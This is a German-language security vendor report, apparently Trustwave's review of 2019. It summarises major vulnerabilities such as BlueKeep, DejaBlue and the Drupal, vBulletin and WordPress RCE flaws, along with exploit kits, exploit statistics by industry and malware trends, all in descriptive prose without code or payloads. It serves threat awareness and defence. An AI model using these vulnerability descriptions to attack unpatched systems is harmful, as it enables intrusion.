Die Standards für eine als prominent angesehene Schwachstelle haben sich in den letzten Jahren geändert. Die Ära der “Celebrity-Schwachstellen” begann etwa 2014, als die berüchtigte Sicherheitslücke Heartbleed Schlagzeilen machte. Es dauerte ein paar Jahre, bis der Trend zur Namensgebung nachließ und solche Schwachstellen bei allen – nur nicht bei Sicherheitsexperten – aus dem Bewusstsein verschwanden. Entdecker benennen noch immer einige ihrer bedeutenden Funde. Diese Namen sind nicht nur medienwirksam, sondern auch leichter zu merken und zu rezitieren als CVE-Kennungen. Sie teilen sich jedoch auf einer Liste den Platz mit anderen Schwachstellen, vor denen es sich ebenso zu schützen gilt. Hier sind einige der nennenswerten Schwachstellen, die im vergangenen Jahr aufgedeckt wurden, in etwa in der Reihenfolge ihres Schweregrades.

CVE-Kennung	Bezeichnung	“In the Wild” ausgenutzt?	Erscheinungs-datum
CVE-2019-0708	Remote Code Execution (RCE)-Schwachstelle der Microsoft Windows Remote Desktop Services (BlueKeep)	Ja	Mai 2019
CVE-2019-1181 CVE-2019-1182 CVE-2019-1222 CVE-2019-1226 CVE-2019-1225 CVE-2019-1224 CVE-2019-1223	Mehrere Schwachstellen in Remote Desktop Services/ Remote Desktop Protocol (Seven Monkeys/DejaBlue)	Proof of Concept (PoC) verfügbar	August 2019
CVE 2019-16759	vBulletin RCE-Schwachstelle	Ja	September 2019
CVE-2019-6340	Drupal Core RCE-Schwachstelle (SA-CORE-2019-003)	Ja	Februar 2019
CVE-2019-8942 CVE-2019-8943	WordPress RCE-Schwachstellen	PoC verfügbar	Februar 2019
CVE-2019-1125	SWAPGS Speculative Execution-/Seitenkanal-Schwachstelle	Nein	August 2019
CVE-2019-11184	Network Cache Attack (NetCAT) Seitenkanal-Schwachstelle	Nein	September 2019
CVE-2018-12126 CVE-2018-12127 CVE-2018-12130 CVE-2019-11091	Microarchitectural Data Sampling (MDS)-Schwachstellen	PoC verfügbar	Mai 2019

BlueKeep: Remote Desktop als Angriffsvektor


Das Microsoft-Protokoll Remote Desktop Protocol (RDP) ermöglicht es einem Nutzer, remote über die grafische Windows-Benutzeroberfläche eine Verbindung zu einem Windows-Computer herzustellen. Seit 2016 haben Trustwave-Sicherheitsforscher zunehmend beobachtet, dass Angreifer das RDP verwenden, um Computer zu kompromittieren. Sie nutzen anfällige RDP-Sitzungen, um so persönliche Daten und Anmeldeinformationen zu stehlen und Ransomware zu installieren.

Im Mai 2019 veröffentlichte Microsoft ein Patch für die Remote Code Execution (RCE)-Schwachstelle in seinen Remote Desktop Services namens "**BlueKeep**" (CVE-2019-0708). Die Schwachstelle betraf alle NT-basierten Windows-Versionen vor Windows 8, einschließlich Windows XP, Windows Vista, Windows 7, Windows Server 2003 und Windows Server 2008/2008 R2. BlueKeep war besonders schwerwiegend, da Cyberkriminelle bei diesem – von Microsoft als "wormable" bezeichneten – Angriff Malware ohne menschliches Eingreifen von Computer zu Computer verbreiten konnten, wie es schon bei der WannaCry-Epidemie 2017 der Fall war. Eine erfolgreiche Ausnutzung dieser Methode kann Angreifern Zugriff auf das gesamte Dateisystem des kompromittierten Computers verschaffen und es ihnen ermöglichen, schadhaften Code wie Ransomware auszuführen.

Microsoft unternahm den ungewöhnlichen Schritt, den BlueKeep-Patch für Windows XP zu veröffentlichen, obwohl das Betriebssystem zu diesem Zeitpunkt seit fünf Jahren nicht mehr unterstützt wurde und eigentlich keine neuen Sicherheitsupdates erhielt. Im darauffolgenden Monat gab die U.S. National Security Agency (NSA) eine seltene Cyber-Sicherheitswarnung zu BlueKeep heraus, in der sie die Befürchtung äußerte, dass Cyberkriminelle die Schwachstelle in Ransomware und Exploit-Kits nutzen. Angriffe mit BlueKeep wurden im November "in the wild" entdeckt, obwohl bei den ersten Angriffen lediglich ein Krypto-Miner auf dem kompromittierten Computer installiert wurde. Im August, drei Monate nach der Veröffentlichung des BlueKeep-Patches, gab Microsoft eine Reihe von sieben neuen Remote-Desktop-Schwachstellen bekannt. Zwei dieser Sicherheitslücken (CVE-2019-1181 und CVE-2019-1182), von Sicherheitsexperten als "**DejaBlue**" bezeichnet, waren "wormable" RCE-Schwachstellen und stellten für anfällige Computer dasselbe Risiko dar wie BlueKeep. Die anderen fünf waren nicht "wormable", aber sie alle setzen Windows-Nutzer dem Risiko der Veröffentlichung von Informationen, Denial-of-Service (DoS)-Attacken und Remote Code Execution aus. Noch beunruhigender ist, dass jede der sieben neuen Schwachstellen alle neueren Windows-Versionen bis einschließlich Windows 10 und Windows Server 2019 betrifft. Somit sind Computer mit Windows 8 und Windows 10, die nie für BlueKeep anfällig waren, bis zum Einspielen des entsprechenden Patches dem gleichen Risiko von DejaBlue ausgesetzt.

Die Zunahme RDP-basierter Angriffe zeigt, wie wichtig Netzwerkschwachstellen-Scans sind, um offene Ports und andere potentielle Eintrittsstellen für Cyberattacken zu identifizieren. Während viele Einzelpersonen und Unternehmen triftige Gründe für die Nutzung von Remotedesktop über das Internet haben, lassen andere den RDP-Port offen, ohne sich dessen oder des dadurch entstehenden Risikos bewusst zu sein. Die Forscher überprüften Scandaten aus dem Jahr 2018, um festzustellen, welche Ports am häufigsten offen gelassen wurden. Sie waren etwas überrascht, dass der RDP-Port (3389/TCP) an vierter Stelle hinter den eher erwarteten HTTPS- (443/TCP), HTTP- (80/TCP) und SSH-Ports (22/TCP) lag.

TOP NEUN DER GESCANNTEN OFFENEN PORTS IM JAHR 2019



PORT 443 (HTTPS)	63%	PORT 135 (DCE)	1%
PORT 80 (HTTP)	23%	PORT 21 (FTP)	1%
PORT 22 (SSH)	5%	PORT 139 (NETBIOS)	1%
PORT 3389 (RDP)	3%	PORT 25 (SMTP)	1%
PORT 445 (SMB)	2%		

CMS-Schwachstellen

Cyberkriminelle und Black-Hat-Sicherheitsforscher nehmen häufig Content-Management-Systeme (CMS) ins Visier. Durch die Popularität von Open-Source-CMS wie WordPress und Drupal kann ein Angreifer potentiell eine einzige schwerwiegende Sicherheitslücke auf vielzähligen Webseiten ausnutzen, um vertrauliche Informationen zu stehlen, Botnetze zu erstellen oder andere Aktionen durchzuführen.

Im September 2019 deckte ein anonymer Forscher eine Zero-Day-Lücke (CVE 2019-16759) in **vBulletin**, einem beliebten Softwarepaket für Internetforen, auf. Angreifer nutzen die Schwachstelle aus, indem sie eine speziell gestaltete HTTP-POST-Request an den anfälligen Host senden und Befehle ohne Authentifizierung ausführen. Innerhalb einer Woche nach Bekanntwerden drangen Angreifer in die Foren der Cybersecurity-Firma Comodo ein und konnten so möglicherweise Hunderttausende Benutzerkonten kompromittieren.

Das gängige CMS **Drupal** erhielt im Jahr 2019 Sicherheitsupdates aufgrund mehrerer Schwachstellen. Die kritischste war eine Remote-Code-Execution-Schwachstelle (CVE-2019-6340), die durch mangelnde ordnungsgemäße Datenbereinigung in Textfeldern verursacht wurde. Nicht gepatchte Drupal-Installationen sind anfällig, wenn das weit verbreitete Modul RESTful Web Services aktiviert ist und z.B. PATCH- oder POST-Requests zulässt. Angreifer nutzten Exploits "in the wild", um Krypto-Miner und andere Payloads nur drei Tage nach Aufdeckung der Schwachstelle auszuliefern.

WordPress ist noch weiter verbreitet als Drupal und wird ca. auf einem Drittel oder mehr aller Webseiten genutzt. Somit bietet es eine weitere enorme potentielle Angriffsfläche. Zwei signifikante Sicherheitslücken des letzten Jahres, CVE-2019-8942 und CVE-2019-8943, können es einem Angreifer mit Autorenrechten – oder höher – ermöglichen, auf der betroffenen Webseite beliebigen PHP-Code auszuführen und die vollständige Kontrolle über das System zu erlangen. Eine dieser Schwachstellen, CVE-2019-8943, war mehr als sechs Jahre lang im WordPress-Core vorhanden, bevor sie aufgedeckt wurde.

"Chipocalypse Now": weitere "Speculative Execution"-Schwachstellen und Seitenkanalattacken

Im Trustwave GSR 2019 ging es um Meltdown und Spectre, zwei der bedeutendsten Beispiele für eine relativ neue Klasse von Sicherheitslücken – die "Speculative Execution"-Schwachstellen. Angriffe, die auf diese Schwachstellen abzielen, nutzen bestimmte Tricks von Chipherstellern, die diese verwenden, um ihren CPUs mehr Performance abzuringen: diese Tricks prognostizieren, welche Anweisungen der Chip wahrscheinlich als nächstes erhalten wird, und führen sie im Voraus aus. "Speculative Execution"-Schwachstellen sind tückisch, da Sicherheitsexperten sie nur wirksam abschwächen können, indem sie einige der Optimierungstechniken rückgängig machen und damit die Leistung negativ beeinflussen.

Neue Aufdeckungen deuten darauf hin, dass "Speculative Execution"-Schwachstellen weiterhin bestehen bleiben. Im Mai enthüllte Intel eine neue Unterklasse, genannt Microarchitectural Data Sampling (MDS), die die modernen CPUs des Herstellers betreffen. Wie Spectre und Meltdown sind MDS-Schwachstellen anfällig für Seitenkanalangriffe, die es einem Schadprogramm ermöglichen können, Daten von ansonsten nicht zugänglichen Speicheradressen zu lesen.

2019 veröffentlichten Sicherheitsforscher vier Angriffstechniken, die auf diese Schwachstellen abzielen: ZombieLoad, Fallout, RIDL (Rogue In-Flight Data Load) und Store-to-Leak Forwarding. Jeder Angriff hat eine andere "Speculative Execution"-Schwachstelle im Fokus und hat unterschiedliche Auswirkungen. ZombieLoad, die schwerwiegendste der vier Angriffstechniken, zielt auf eine Schwachstelle (CVE-2018-12130) im Intel-Fill Buffer ab. Ein erfolgreicher Angriff ermöglicht Zugriff auf Daten des Betriebssystems, der Systemanwendungen und virtuellen Maschinen. Die erste ZombieLoad-Version war wirkungslos gegen CPUs, die auf der

im letzten Jahr eingeführten Cascade-Lake-Mikroarchitektur basieren; eine zweite Version, die Ende des Jahres veröffentlicht wurde, betrifft jedoch auch Cascade-Lake-Chips.

Eine Variante der Spectre-Schwachstelle ist SWAPGS (CVE-2019-1125), die alle Intel-CPUs mit Microsoft Windows betrifft, die seit 2012 hergestellt wurden. Die erfolgreiche Ausnutzung dieser Schwachstelle kann es einem Angreifer ermöglichen, auf Daten im Kernel-Speicher zuzugreifen, wozu auch sensible Informationen wie Kennwörter und Kodierungsschlüssel gehören können. Im Gegensatz zu den anderen hier thematisierten "Speculative Exploitation"-Schwachstellen kann eine Variante von CVE-2019-1125 in einigen Szenarien auch AMD-CPUs betreffen.


Im September wurde NetCAT, eine weitere Seitenkanal-Schwachstelle, aufgedeckt. NetCAT, kurz für Network Cache Attack, nutzt die Data-Direct I/O Technology (DDIO), eine weitere Technik zur Leistungsoptimierung von Intel-CPUs. Angreifer können damit potentiell Informationen ausspionieren, die während einer verschlüsselten SSH-Sitzung übersetzt wurden. Die Schwachstelle (CVE-2019-11184) ist schwieriger auszunutzen als die meisten der anderen hier beschriebenen Schwachstellen und nicht so schwerwiegend, da ein Angreifer authentifiziert sein und direkten Netzwerkzugriff auf das Zielsystem haben muss. Darüber hinaus benötigt der Angreifer RDMA-Lese-/Schreibzugriff über Intel DDIO auf das Zielsystem, um einen Angriff erfolgreich starten zu können. Intel stufte die Schwachstelle aufgrund der Komplexität und der Anforderungen des Angriffs als gering ein.

Exploit-Kits

Nachdem sie 2018 bereits vor dem Ende standen, erlangten Exploit-Kits wieder an Bedeutung. Dies ist jedoch eher auf die Auflösung des Krypto-Mining-Dienstes Coinhive als auf besondere Veränderungen oder Innovationen der Kits selbst zurückzuführen. (Für weitere Informationen siehe Abschnitt "Web-Angriffe".) Als Coinhive Ende 2017 zum ersten Mal auftauchte, fiel der damit einhergehende Anstieg des Cryptojacking – Hacker, die Webseiten kompromittieren und ihren eigenen Mining-Code auf Seiten platzieren – mit geringeren Aktivitäten von Exploit-Kits und dem Online-Schwarzmarkt für Exploit-Kit-Dienste zusammen.

Cyberkriminelle wollen in erster Linie Geld verdienen. Als Cryptojacking als der neue beste Weg erschien, um unrechtmäßig Gewinne zu erzielen, verlagerten viele Angreifer ihre Ressourcen von Exploit-Kits auf Tools, die sich besser zur Verbreitung von Cryptojacking-Code eignen. Obwohl es andere Web-Miner-Dienste gibt, war Coinhive bei weitem der größte und wurde in 97 % der von Trustwave-Sicherheitsforschern im Jahr 2018 beobachteten Cryptojacking-Vorfälle von Angreifern genutzt. Als Coinhive abgeschaltet wurde, entschieden sich viele Cyberkriminelle, zu vertrauten Exploit-Kits zurückzukehren.

VERTEILUNG VON EXPLOIT-KITS IM JAHR 2019



In den letzten Jahren war der Markt für Exploit-Kits in Aufruhr, als mehrere signifikante Kits plötzlich verschwanden oder privatisiert wurden und neue Kits ihren Platz einnahmen. Es zeigte sich auffallend, wie wenig sich die Landschaft seit dem Aufschwung und nach dem Ende von Coinhive verändert hatte. Drei ältere Kits – Magnitude, KaiXin und RiG – machten den Großteil der von Trustwave-Forschern im Laufe des Jahres beobachteten Aktivitäten im Zusammenhang mit Exploit-Kits aus. Auch ein paar Newcomer versuchten, sich einen Platz zu ergattern, allerdings erzielten sie weitgehend keine große Wirkung.

- **Magnitude** trat 2013 erstmals in Erscheinung und hatte seitdem einige Höhen und Tiefen. 2016 schien es, wie andere bedeutende Kits, vollständig zu verschwinden. Im folgenden Jahr tauchte Magnitude als privates Kit wieder auf – d.h. als Kit, das ausschließlich von seinem Urheber oder einem einzigen Kunden verwendet wurde – und zielte hauptsächlich auf Südkorea und andere asiatische Märkte ab. Magnitude galt die meiste Zeit seines Bestehens als eine Art Dauerbrenner und war auch 2019 das Exploit-Kit mit der größten Aktivität. Im Gegensatz zu den meisten Kits konzentrierte sich Magnitude in letzter Zeit auf eine einzige Bedrohung, ein Ransomware-Programm mit dem Namen Magniber, das es über seine eigene Umleitungsinfrastruktur Magnigate verbreitet.
- **KaiXin** wurde 2012 entdeckt. Es handelt sich um ein kleineres Kit, das nach dem Ende größerer Kits an Bedeutung gewann. Wie Magnitude, so zielt auch KaiXin primär auf asiatische Märkte ab.
- **RiG** erschien erstmals 2014 und ist noch aktiv, obwohl seit mehreren Jahren keine neuen Versionen oder wesentliche Verbesserungen veröffentlicht wurden. 2019 beobachteten Forscher, wie es den Banking-Trojaner DanaBot, den Bot Amadey, den Datendieb AZORult und den Spamming-Trojaner Pitou verbreitete.

Zusammen mit den drei bewährten Kits erschienen 2019 kurzzeitig mehrere neue, kleinere Kits auf dem Radar der Trustwave-Forscher:

- **Underminer** trat 2018 erstmals auf, hatte Anfang 2019 aber noch einen geringen Einfluss. Unter dem verbreiteten Payload befand sich ein interessanter Krypto-Miner, genannt Hidden Bee, der sein eigenes benutzerdefiniertes ausführbares Format anstelle des Windows PE-Formats verwendet, das in legitimer Software und Malware weit verbreitet ist. Darüber hinaus verwendet Underminer einige weniger verbreitete Tricks, wie Steganografie und hochgradige Verschlüsselung.
- **Lord EK** erschien zum ersten Mal im August. Im Gegensatz zu den meisten Kits legt es auf dem kompromittierten Computer einen Cookie mit Details zur ausgenutzten Schwachstelle, zur Art des Exploits und zur Payload-URL ab.
- **Spelevo** trat etwa zur selben Zeit auf. Es zielt meist auf ältere Sicherheitslücken in Microsoft Internet Explorer und Adobe Flash Player ab.
- **Purple Fox** machte sich im September und Oktober einige Male bemerkbar. Es begann als Fileless Malware, die von RiG verbreitet wurde, hat sich aber seitdem zu einem vollwertigen Kit entwickelt.
- **Capesand** tauchte zum ersten Mal im November auf und sorgte im Dezember für großes Aufsehen. Es machte fast alle Exploit-Kits aus, denen die Trustwave-Analysten im Laufe des Monats begegneten. Vorläufige Daten vom Januar 2020 zeigen deutlich weniger Aktivitäten, was darauf hindeutet, dass es sich um ein weiteres flüchtiges Exploit-Kit handeln könnte.

Es ist schwierig vorherzusehen, was man von 2020 erwarten kann. Werden die drei bewährten Kits ihre Position behaupten, oder wird ein neuer Wettbewerber den Markt aufmischen? Cyberkriminelle werden immer das tun, was ihnen das meiste Geld einbringt – egal ob Exploit-Kits, Cryptojacking oder etwas ganz anderes.

Erkenntnisse durch Trustwave Fusion


Trustwave Fusion ist eine cloudbasierte Cybersecurity-Plattform und die Grundlage der Trustwave Managed Security Services, Managed Security-Produkte und anderer Cybersecurity-Angebote von Trustwave. Die Plattform bietet Anwendern ein zentrales Dashboard, um Sicherheitsereignisse zu verfolgen und auf Warnmeldungen zu reagieren. Darüber hinaus lassen sich viele weitere Services verwalten; unter anderem Threat Detection and Response, Penetrationstests, Schwachstellentests und -scans sowie Security Technology Management.

Anwender profitieren am meisten von der direkten Interaktion mit Fusion. Indirekt kommen ihnen zudem von der Plattform aggregierte Statistiken zugute. Seit der Einführung im Jahr 2019 hat Fusion mehr als eine Billion Ereignisprotokolle verarbeitet und Millionen Erkenntnisse über Cyberbedrohungen generiert. Durch den Zugriff auf Bedrohungsdaten in dieser Größenordnung erhalten Trustwave-Sicherheitsexperten tiefe Einblicke in die täglichen Risiken der Kunden und darin, wie diese Risiken am besten minimiert werden können. Im Folgenden zeigen wir einige Arten, wie Trustwave die Fusion-Daten für seine Arbeit nutzt.

Komplexe Datenanalyse

Die von Trustwave Fusion gesammelte Bedrohungstelemetrie geht mit verschiedenen Arten von Metadaten einher, darunter z.B. Kundeninformationen, geografische Informationen sowie Ereignisdaten und -zeit. Trustwave-Sicherheitsexperten verwenden diese Metadaten, um Kreuztabellen anzulegen, die oft zusätzliche Erkenntnisse liefern. Dies sind beispielsweise die Exploit-Versuche, die Trustwave Fusion im Jahr 2019 am häufigsten entdeckte:


TOP TEN DER AUSGENUTZTEN SICHERHEITSLÜCKEN, DIE VON TRUSTWAVE FUSION IN 2019 BEOBACHTET WURDEN



Nicht jeder Anwender sieht dieselben Bedrohungen. Mithilfe aggregierter Kundeninformationen kann Trustwave die Daten aufschlüsseln und aufzeigen, welche Exploits Kunden in welcher Branche betrafen.


TOP TEN DER EXPLOITS IN 2019 NACH VERTIKALEN BRANCHEN

Einzelhandel




48% CVE-2014-2134
21% CVE-2015-1635
20% CVE-2014-0780
5% CVE-2014-0224
3% CVE-2018-20062
1% CVE-2014-6271
1% CVE-2016-5696
1% CVE-2014-4158

Professional Services




40% CVE-2015-1635
22% CVE-2014-2134
18% CVE-2014-0780
12% CVE-2014-0224
6% CVE-2014-6271
3% CVE-2016-5696
0.1% CVE-2014-4158

Gesundheitswesen




54% CVE-2015-1635
27% CVE-2014-2134
15% CVE-2014-0780
3% CVE-2014-6271
1% CVE-2016-5696
1% CVE-2014-4158

Service Provider




67% CVE-2014-0780
25% CVE-2014-2134
4% CVE-2014-6271
4% CVE-2018-20062

Finanzen & Versicherungen



34% CVE-2016-5696
26% CVE-2014-2134
21% CVE-2015-1635
13% CVE-2014-0780
3% CVE-2014-6271
1% CVE-2014-4158
1% CVE-2014-0224
1% CVE-2018-20062
0.1% CVE-2014-6277

Zahlungsdienste



48% CVE-2015-1635
25% CVE-2014-2134
25% CVE-2014-6271
2% CVE-2016-5696


Auf ähnliche Weise können Sicherheitsanalysten Bedrohungen und Vorfälle untersuchen, die nach anderen Kriterien gruppiert sind, z.B. nach geografischer Region oder Tageszeit, und Muster entdecken, um die Erkennungslogik und Reaktionsfähigkeit zu verbessern. Trustwave gibt diese Vorteile dann an die Kunden weiter.

High-Fidelity Threat Detection

Gleichermaßen kann die Fusion Correlation Engine Daten aus einer Vielzahl von Systemen, Orten, Ownern und Schnittstellen in einer zentralen Plattform sammeln, um Korrelationen aufzudecken, die für eine High-Fidelity Detection nützlich sind. Beispielsweise könnte die Correlation Engine zunächst eine gefundene Bedrohung untersuchen, die einen Angriff auf eine bestimmte Schwachstelle beinhaltet. Die Engine sammelt dann Informationen über die Sicherheitslücke und überprüft die Asset-Datenbank, um festzustellen, ob das involvierte Asset tatsächlich für den angewandten Angriff verwundbar ist. Außerdem kann die Engine diese Informationen nutzen, um andere Assets mit demselben Angriffsrisiko zu identifizieren und so eine wirksame Verteidigung aufzubauen, die auf die Besonderheiten der gefundenen Bedrohung zugeschnitten ist.

Retroactive Threat Detection

Taucht eine neue Bedrohung auf, z.B. ein neues Zero-Day-Exploit, können Sicherheitsforscher die von Fusion gesammelten und gespeicherten Daten untersuchen, um festzustellen, ob es diese Bedrohung schon einmal gab. In manchen Fällen findet Trustwave Hinweise auf Angriffe, die zuvor unentdeckt geblieben sind, und kann Maßnahmen zum Schutz der Kunden implementieren.



Besuchen Sie https://www.trustwave.com/de-de/company/about-us/trustwave-fusion-platform/ für weitere Information über die Trustwave Fusion-Plattform und wie Sie von ihr profitieren können.


MALWARE

Das Trustwave SpiderLabs Malware Research Team führt jedes Jahr Reverse Engineering und Tiefenanalysen zahlreicher Malware-Samples durch, um Incident Response, Threat Hunting und globale Threat Operations zu unterstützen. Dieser Abschnitt beinhaltet einige Statistiken über Malware, auf die Forscher 2019 “in the wild” gestoßen sind.

Highlights

- In der Vergangenheit konzentrierte sich ein signifikanter Teil der Trustwave-Untersuchungen auf speziell auf POS-Systeme zugeschnittene Malware, die in der Regel Kredit- und Debitkarteninformationen stiehlt. Nach einem mehrjährigen Rückgang stießen die Trustwave-Forscher nun bei keiner Untersuchung mehr auf POS-Malware. Dies ist eine erfreuliche Verbesserung, die auf die zunehmende Akzeptanz von Zahlungskarten mit Computerchips zurückzuführen ist, da diese sicherer sind als Magnetstreifenkarten. Stattdessen stellten die Forscher eine zunehmende Anzahl von Angriffen auf Online-Shopping-Cart-Plattformen wie Magecart fest (siehe unten für weitere Informationen).

BEGEGNUNGEN MIT POS-MALWARE – PROZENTSATZ DER GESAMTEN MALWARE



- Der Banking-Trojaner Emotet, der häufig per E-Mail verbreitet wird, war 2019 immer häufiger anzutreffen (siehe “Emotet: Die Bedrohung liegt in der Mail” für weitere Informationen über seine Ausbreitung).


- Ransomware entwickelt sich weiter. Trustwave-Forscher stießen Ende 2019 auf ein Sample der REvil-Ransomware (alias Sodinokibi), die Angreifer zusammen mit einer Nachricht verschickten, die explizit den Namen des anvisierten Opfers enthielt. In einem anderen Fall stießen sie auf ein Sample der CLOP-Ransomware-Familie, das einen Hashing-Algorithmus verwendete, um die Verschlüsselung bestimmter Dateien auf der Whitelist zu umgehen. In beiden Fällen vermied es die Ransomware, Systeme zu infizieren, auf denen das Systemgebietsschema auf die russische Sprache eingestellt war. Dabei handelt es sich um eine gängige Taktik, um im Herkunftsland des Angreifers unauffällig zu bleiben.

- Das EternalBlue-Exploit, das 2017 von der berüchtigten WannaCry-Ransomware-Familie weltweit verbreitet wurde, tauchte 2019 in Smominru wieder auf. Dabei handelt es sich um eine Botnetz-Familie, die sich auch mithilfe von Brute-Force-Techniken über RDP und Telnet verbreitet. Zu den Payloads von Smominru zählen Krypto-Miner-Trojaner und PcShare-Backdoors.

- Den Remote-Access-Trojaner (RAT) NanoCore gibt es bereits seit einigen Jahren. Er erlebte ein Comeback, nachdem er kostenlos im Dark Web angeboten wurde (siehe “Malware-Kategorien und -Funktionalität” weiter unten für weitere Informationen über RAT). Angreifer verbreiten NanoCore häufig als Spam-Anhang, der einem ISO- oder IMG-Dateiformat beiliegt.

